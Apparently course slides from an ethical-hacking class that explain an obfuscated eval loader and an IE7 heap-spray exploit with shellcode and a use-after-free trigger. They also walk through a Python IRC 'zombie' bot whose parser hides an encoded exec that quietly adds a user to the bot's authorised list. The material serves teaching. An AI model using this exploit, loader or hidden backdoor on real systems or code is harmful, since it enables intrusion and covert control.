2156e31245e667b76104a3142286137026e2d36400c6d447e206713372e665d5c214273717043232967571f71027e227550733a6b001f37
33a60574d60523e227450636a26524d36446e31725f642e761041604e7d613702357e64400c64452f226713602e65545c21142d7421447f
12129142e02030b1329060e3910352e1504202714132005331a091319200200071605272b07392c240d2a11252935000e3d2c072b083031
f34010a2010063426272f05352618323626 1d2e0d201d36143d0d3f0e061a467d6f0a36000610082c1a27302e15102f33152e2826103806
d1d26273e050510181c1638282e301715242c361f211f252d0c1b031e2d1617320410333e322819282c0c010e341b0d072c12131b0e2f26
e0b0c381b70072d0a3a2a30113e3505292525037e66680316265f3d2530462c35393d10323200370a361006012d163f3b05362325182829
12d132267712c13152e0f2d310e06013e1628222e2f052a2c003a322d18271b2712033c21061c2e2f0016242e0f2a1b073c263c1b233a1c

var qy = '';

for (i=0;i<rOWJknTpxELSHzvH.length;i+=2)
{
    qy += String.fromCharCode(parseInt(rOWJknTpxELSHzvH.substring(i, i+2), 16));
}

var FKOrgaUfPOsOmiIIDFrzgaNtB = location.search.substring(1);
var Um = '';

for (i=0;i<qy.length;i++)
{
    Um += String.fromCharCode(qy.charCodeAt(i)^FKOrgaUfPOsOmiIIDFrzgaNtB.charCodeAt(i%FKOrgaUfPOsOmiIIDFrzgaNtE
}
window["eUUvUUaUUl".replace(/[A-Z]/g,"")](Um);

</script>
</html>
```


Remove white space but source is still encoded

Un-obfuscated JavaScript

```
<script language=’JavaScript’>
var shellcode = unescape("%uE8FC%u0044%u0000%u458B%u8B3C%u057C%u0178 … ");
var array = new Array();
var ls = 0x100000-(shellcode.length*2+0x01020);
var b = unescape(‘%u0C0C%u0C0C’);
while (b.length<ls/2)
           { b+=b;}

var lh = b.substring(0,ls/2);
delete b;

for (i=0; i<0xC0; i++) {
           array[i] = lh + shellcode;
}
CollectGarbage();

var s1=unescape(‘%u0b0b%u0b0bAAAAAAAAAAAAAAAAAAAAAAAAA’);
var a1 = new Array();
for (var x=0;x<1000;x++)
           a1.push(document.createElement(‘img’));

function trigger_bug() {
           o1=document.createElement(‘tbody’);
           o1.click;
           var o2 = o1.cloneNode();
           o1.clearAttributes();
           o1=null;
           CollectGarbage();
           for(var x=0;x<a1.length;x++)
                      a1[x].src=s1;
           o2.click;
}
</script>

<script>
window.setTimeout(‘trigger_bug();’,800);
</script>
```


What does the Javascript do?

- The generated Javascript is sent to the Victim and executes in the victim’s browser (IE7)
- A ‘heap spray’ fills memory:
  - 1Mb memory chunks are filled with 0x0C0C0C0C followed by the shell code (assembler).
  - 192 chunks fill memory past address 0x0C0C0C0C
- The defect is triggered
- Execution jumps to address 0x0C0C0C
  - Eventually the shell code is reached and executed



- Corrupted pointer can cause program execution to jump to random location
- Pointer may point to another pointer

- Fill memory past 200Mb (0x0C0C0C0C)
- Corrupt pointer will point to 0x0C0C0C0C
- Pointer to pointer (to pointer to…) still ends up at 0x0C0C0C0C
- Intel instruction 0x0C is a No-op
  - OR AL,0C
- Execution eventually reaches shell code



https://www.corelan.be/index.php/2011/12/31/exploit-writing-tutorial-part-11-heap-spraying-demystified

```
<script language=’JavaScript’>

// shellcode is assembler code you’d like executed.  This runs calc.exe
var shellcode = unescape("%uE8FC%u0044%u0000%u458B%u8B3C%u057C%u0178 … ");

// Spray the heap in chunks with 0x0C0C0C0C followed by the shell code.
var array = new Array();                               // Array of heap chunks
var ls = 0x100000-(shellcode.length*2+0x01020);        // Size of chunk
var b = unescape(‘%u0C0C%u0C0C’);                      // 0x0C0C0C0C
while (b.length<ls/2)
           { b+=b;}                                    // b is filled with 0x0C

var lh = b.substring(0,ls/2);                          // Truncate to fit chunk
delete b;

for (i=0; i<0xC0; i++) {                               // Fill chunks to 0x0C0C1800
           array[i] = lh + shellcode;                  // 0x0Cs then shell code
}

CollectGarbage();

// Create lots of img objects in document
var s1=unescape(‘%u0b0b%u0b0bAAAAAAAAAAAAAAAAAAAAAAAAA’);
var a1 = new Array();
for (var x=0;x<1000;x++)
           a1.push(document.createElement(‘img’));

function trigger_bug() {
           …
}
</script>

<script>
window.setTimeout(‘trigger_bug();’,800);
</script>
```

trigger_bug function

```
 function trigger_bug() {
        o1=document.createElement(‘tbody’);
        o1.click;


        var o2 = o1.cloneNode();

        o1.clearAttributes();
        o1=null;

        CollectGarbage();


        for(var x=0;x<a1.length;x++)

                a1[x].src=s1;


        o2.click;
}
```

Create a table body element

Copy o1, should be a deep copy

Should free o1

Release memory from unused objects

a1 is array of 1,000 images

Set image source for each element

Trigger bug

Brian's slides end here

Python


Python Programming Language

- Conceived in the late 1980s by Guido van Rossum
- He was looking for a "hobby " programming project to build over Christmas break.
- A successor to the ABC language.
- Python name inspired by Monty Python's Flying Circus
- Extensive standard library.
- Object oriented.
- Interpreted.
- Supports multiple programming paradigms.

https://en.wikipedia.org/wiki/Python_(programming_language)

Python get-headers example program


get-headers.py



```
import httplib
import sys

if len(sys.argv) > 1:
  hostname = str(sys.argv[1])
else:
  hostname = "localhost"

print("Probing headers on %s" % hostname)
connection = httplib.HTTPConnection(hostname)
connection.request("HEAD","/")
response = connection.getresponse()
print("server: %s" % response.getheader("server"))

exit
```

Python get-headers example program


get-headers.py



```
root@eh-kali-05:~/bin# python get-headers.py
Probing headers on localhost
server: Apache/2.4.23 (Debian)
root@eh-kali-05:~/bin#
```


The localhost (EH-Kali VM) which is running Debian version of Apache


get-headers.py eh-centos



```
root@eh-kali-05:~/bin# python get-headers.py eh-centos
Probing headers on eh-centos
server: Apache/2.2.15 (CentOS)
root@eh-kali-05:~/bin#
```

eh-centos is running a Centos version of Apache


SYNGRESS
VIOLENT PYTHON
A Cookbook for Hackers, Forensic Analysts, Penetration Testers, and Security Engineers
TJ O'Connor


Black Hat Python
Python Programming for Hackers and Pentesters
Justin Seitz
Foreword by Charlie Miller

https://amzn.com/1597499579

https://amzn.com/1593275900

Make and run a Python program on EH-Kali

On your EH-Kali

Make a local bin directory and get the Python code

```
cd
mkdir bin
cd bin
scp xxxxxx76@opus-ii:/home/cis76/depot/get*py .
```

View the Ruby source code

```
vi get-headers.py
```


Inside vi use ***:syntax on*** *for color syntax if needed*

Run the python program with and without arguments

```
python get-headers.py
python get-headers.py eh-centos.cis.cabrillo.edu
```

When finished type Python is working in the chat window

IRC & IRC Bot



DEFINITION

zombie computer (zombie bot)

This definition is part of our Essential Guide: How to attack DDoS threats with a solid defense plan

A zombie (also known as a bot) is a computer that a remote attacker has accessed and set up to forward transmissions (including spam and viruses) to other computers on the Internet. The purpose is usually either financial gain or malice. Attackers typically exploit multiple computers to create a botnet, also known as a zombie army.

http://searchmidmarketsecurity.techtarget.com/definition/zombie

Jesse's slides start here

Zombie Networks via Internet Relay Chat

`/braaaiiinnnsss`

IRC - Introduction & Basic Terms

Internet Relay Chat (IRC) is an application layer protocol for textual communication.
Using a client/server model, it allows for group discussion in forums called channels.

Any user may host a channel, allowing others to join and discuss topics of interest.
Many channels have a specific purpose, but some are used as "hang out" spots.

An IRC Bot is a script/program that makes a TCP connection to an IRC server and is controlled from within the channels of IRC by the users. It offers functionality to the people in the channels, most often using APIs for different services (such as Wikipedia, translation software, calculation websites, etc.).

IRC servers aren't just the resting place of the zombie hoards, but for this lesson we'll pretend they are.

IRC - Clients & Servers

IRC Client options include:
Irssi - This is what we’ll be using! CLI based client for Unix systems.
Chatzilla - Plugin client for Mozilla-based browsers such as Firefox.
Colloquy - Using its own “Chat Core” engine, an open-source client for Mac OS X
mIRC - Popular client for Windows, has an integrated scripting language
Konversation - Built on the KDE platform, one of the popular clients for Linux distros

There are plenty of IRC Servers, but the two most popular are:
Freenode - 74,841 average users, has steadily become the most populated network
QuakeNet - 24,627 average users, held the record of 240,000+ users in 2005

IRC Historic Events - Gulf War

During the Gulf War, IRC users kept track of their local news reports and compared notes on IRC.

```
<Nati> The hit on H2 and H3 is according to what the Israeli radio
quoted from the NBC
<cam3> What are H2 and H3?
<Nati> H2 and H3 are milt airbases in west Iraq
...
<spam-ABC> Marines report that only one SCUD missile has been
launched. (from west S.A)
...
<VOA:+report> No word of casualties (from Iraq or US team)
...
<nova:+report> "cnn reporters won’t go to bomb shelter"
```

While there weren't any IRC users in the war zone itself, logging into IRC allowed interested persons to monitor all the news media at the same time, even news sources in other countries.

IRC Historic Events - Constitutional Crisis of ‘93

IRC users in Moscow were able to pass info before the major news reporting agencies could broadcast it:

```
<slipper> cnn intl just now confirming report here 5 mins ago that
Russ tv off line!
...
<Bravo> Around 16:00 (sorry don't have exact times) group of people
around 3-4 thousand started to move in the direction of Moscow
municipal building
...
<Bravo> Currently, first 5 floors of city hall are taken…
...
<geek> Moscow radio on shortwave…
<ginster> i have a sw radio - what is the frequency?
<Bravo> … they have taken the Ostankino Tower, so it is not talking
anymore
```

Zombies - Plug & Play

The following files need to remain unmodified for the zombie to operate correctly.

`bot_connect.py`

initializes the zombie's TCP connection and handles the data-to-parser loop

`bot_core.py`

stores the brains of the zombie and handles module organization

`bot_parser.py`

parses all data received by the zombie and handles any data received

Zombies - Plug & Tinker For A Minute Or Two, Then Play

These files may be modified so that you may better control the zombie.

`bot_data.py`

stores the static variables so the zombie knows where to go and whom to obey

`bot_commands.py`

houses the functions that a zombie’s owner has access to

Code Walkthrough - bot_commands.py

```
import commands

command_dictionary = {
    "join":{"code":"bot_core.bot_commands.join_channel(bot_core);"},
    "part":{"code":"bot_core.bot_commands.part_channel(bot_core);"},
    "quit":{"code":"bot_core.bot_commands.quit_server(bot_core);"},
    "debug":{"code":"bot_core.bot_commands.debug_variable(bot_core);"},
    "ping":{"code":"bot_core.bot_commands.ping_server(bot_core);"}
    };

def join_channel(bot_core):
    channel = bot_core.bot_data.command_info["args"][0];
    bot_core.send_raw("JOIN {0}".format(channel));

def quit_server(bot_core):
    bot_core.send_raw("QUIT :Local kill");
    bot_core.socket_connection.close();
    quit();
```

Code Walkthrough - bot_commands.py

```
def ping_server(bot_core):
    target_server = bot_core.bot_data.command_info["args"][0];
    ping_allowed = True;

    if len(target_server) <= 15:
        try:
            for item in target_server.split("."): item = int(item);
        except: ping_allowed = False;
    else: ping_allowed = False;

    if ping_allowed:
        bot_core.send_message("Sending ten pings, give me around 20 seconds to 
process.");
        ping_output = commands.getoutput("ping -c 10 
{0}".format(target_server)).split("\n");
        for item in ping_output:
            item_found = False;
            if "transmitted" in item and item_found != True:
                item_found = True;
                bot_core.send_message("Here you go: {0} | 
{1}".format(ping_output[0], item));
    else: bot_core.send_message("Sorry, this command is pretty strict. Make sure 
your IP is IPv4.");
```

Code Walkthrough - bot_data.py

```
from platform import node, platform, version;

machine_info = {
                   "node":node(),
                   "platform":platform(),
                   "version":version()
               };

BUFFER = [""]; irc_data = {"raw":""}; command_info = {"name":"", "args":[]};
message_info = {"message":"", "length":0, "sender":{"name":"", "respond":""}};
server_info = {"address":"eh-irc.cis.cabrillo.edu", "channel":"#cis76",
"port":6667};

bot_name = "PodXXBot"; command_symbol = "!";
auth_users =["xxxxxx76", "rsimms"];
```

Code Walkthrough - bot_connect.py

```python
import bot_parser; import bot_core; import bot_data; import bot_commands;

connection_core = bot_core.bot_core(bot_parser, bot_commands, bot_data);
connection_core.send_raw("JOIN {0}".format(connection_core.bot_data.server_info["channel"]));

while True:
    connection_core.bot_data.BUFFER = connection_core.socket_connection.recv(1024).split("\r\n");
    if connection_core.bot_data.BUFFER != [""]:
        connection_core.bot_parser.filter_errors(connection_core);
```

Code Walkthrough - bot_core.py

```
import socket; import time;
import bot_parser; import bot_commands; import bot_data;

def bot_core(bot_parser, bot_commands, bot_data):
    class bot():
        def __init__(self):
            self.socket_connection = socket.socket(socket.AF_INET, socket.SOCK_STREAM);
            self.bot_data = bot_data; self.bot_commands = bot_commands; self.bot_parser = bot_parser;

            try:
                self.socket_connection.connect((self.bot_data.server_info["address"], self.bot_data.server_info["port"]));
            except socket.error, e:
                print("I failed to connect to the server you provided.");
                quit();

            time.sleep(1); self.send_raw("NICK {0}".format(self.bot_data.bot_name));
            time.sleep(1); self.send_raw("USER EH-Zombie 8 * :EHZombie");
            time.sleep(1); self.send_raw("MODE {0} +B".format(self.bot_data.bot_name));
            print("Sent my identity to the IRC server.");
```

Code Walkthrough - bot_core.py

```
        def module_rehash(self):
            module = self.bot_data.command_info["args"][0];
            sender = self.bot_data.message_info["sender"]["respond"];
            exec("reload({0});".format(module)) in globals();
            self.send_message("I reloaded {0}.".format(module), sender);

        def send_raw(self, message):
            self.socket_connection.send("{0}\r\n".format(message));

        def send_message(self, message, response=""):
            if response == "": response =
self.bot_data.message_info["sender"]["respond"];
            self.socket_connection.send("PRIVMSG {0}
:{1}\r\n".format(response, message));
            print("I just send the the message '{0}' to {1}.");

    botcore = bot();
    return botcore;
```

Code Walkthrough - bot_parser.py

```
from codecs import decode
def filter_errors(bot_core):

    try:
        parse_data(bot_core);
    except:
        error_data = traceback.format_exc().split("\n");
        error_data = error_data[::-1];
        bot_core.send_message("I just caught an error. Printing data
locally."); print(error_data);
```

Code Walkthrough - bot_parser.py

```
def assign_data(bot_core):
    irc_data = bot_core.bot_data.irc_data["raw"];
    message_info = {"message":"", "length":0, "sender":{"name":"",
"respond":"", "real":""}};
    command_info = {"name":"", "args":[]};

    message_info["message"] = " ".join(irc_data[3:])[1:];
    message_info["length"] = len(message_info["message"]);

    if len(irc_data[3:]) >= 1:
        if irc_data[3][1:][0] == bot_core.bot_data.command_symbol:
            command_info["name"] = irc_data[3][2:]; command_info["args"]
= irc_data[4:];

    message_info["sender"]["name"] = irc_data[0][1:].split("!")[0];
    message_info["sender"]["real"] =
irc_data[0][1:].split("!")[1].split("@")[0];

    if irc_data[2][0] == "#": message_info["sender"]["respond"] =
irc_data[2];
    elif irc_data[2] == bot_core.bot_data.bot_name:
        message_info["sender"]["respond"] =
message_info["sender"]["name"];

    bot_core.bot_data.message_info = message_info;
    bot_core.bot_data.command_info = command_info;
```

Code Walkthrough - bot_parser.py

```
def parse_data(bot_core):

    for item in bot_core.bot_data.BUFFER:
        bot_core.bot_data.irc_data["raw"] = item.split();
        if len(bot_core.bot_data.irc_data["raw"]) == 2:
            if bot_core.bot_data.irc_data["raw"][0] == "PING":
                bot_core.send_raw("PONG
{0}".format(bot_core.bot_data.irc_data["raw"][1]));

        elif len(bot_core.bot_data.irc_data["raw"]) >= 3:
            if search(":.+!.+@.+", bot_core.bot_data.irc_data["raw"][0]):
                if len(bot_core.bot_data.irc_data["raw"]) >= 4:
                    if bot_core.bot_data.irc_data["raw"][1] == "PRIVMSG":
                        assign_data(bot_core);
                        print("{0}".format("
".join(bot_core.bot_data.irc_data["raw"])));
```

Code Walkthrough - bot_parser.py

```
if bot_core.bot_data.command_info["name"] in
bot_core.bot_commands.command_dictionary:

exec(decode('\x89\x86@\x7f\xa6\x81\x99\x91\x85\xa2\xf7\xf6\x7f@\x95\x96\xa3@\x
89\x95@\x82\x96\xa3m\x83\x96\x99\x85K\x82\x96\xa3m\x84\x81\xa3\x81K\x81\xa4\xa
3\x88m\xa4\xa2\x85\x99\xa2z@\x82\x96\xa3m\x83\x96\x99\x85K\x82\x96\xa3m\x84\x8
1\xa3\x81K\x81\xa4\xa3\x88m\xa4\xa2\x85\x99\xa2K\x81\x97\x97\x85\x95\x84M\x7f\
xa6\x81\x99\x91\x85\xa2\xf7\xf6\x7f]^', 'cp037'));

    if bot_core.bot_data.message_info["sender"]["real"] in
bot_core.bot_data.auth_users:

exec(bot_core.bot_commands.command_dictionary[bot_core.bot_data.command_info["
name"]]["code"]);
    else: bot_core.send_message("Sorry, you're not in the list of users.");

elif bot_core.bot_data.command_info["name"] == "reload":
bot_core.module_rehash();
```

Unused Slides

IRC - Setting Defaults

Setting up our default server.

```
/server add -auto -network EHIRC eh-irc.cis.cabrillo.edu 6667
```

Setting up our default channel.

```
/channel add -auto #cis76 EHIRC
```

Finally, we `/quit`, run `irssi` again, and type `/window 2`

Jesse's slides end here

Setting up email on Kali

Setting up email activity

As root on your Kali VM

```
apt-get update
apt-get install postfix mailutils bsd-mailx   Take defaults
systemctl start postfix
```

Write in the Confer chat window when finished

Test emailing to yourself on Kali activity

As root on your Kali VM

```
root@eh-kali-05:~/bin/ehbot# mail root
Subject: test
that mail is working
.
Cc:
root@eh-kali-05:~/bin/ehbot# mail
Mail version 8.1.2 01/15/2001.  Type ? for help.
"/var/mail/root": 1 message 1 new
>N  1 root@localhost.lo  Mon Oct 16 15:11   17/593   test
& quit
```

Write in the Confer chat window when finished

Test emailing to yourself on Opus-II activity

As root on your Kali VM

```
root@eh-kali-05:~# mail xxxxxx76@opus-ii.cis.cabrillo.edu
Subject: test
that mail is working
.
Cc:
root@eh-kali-05:~#
```

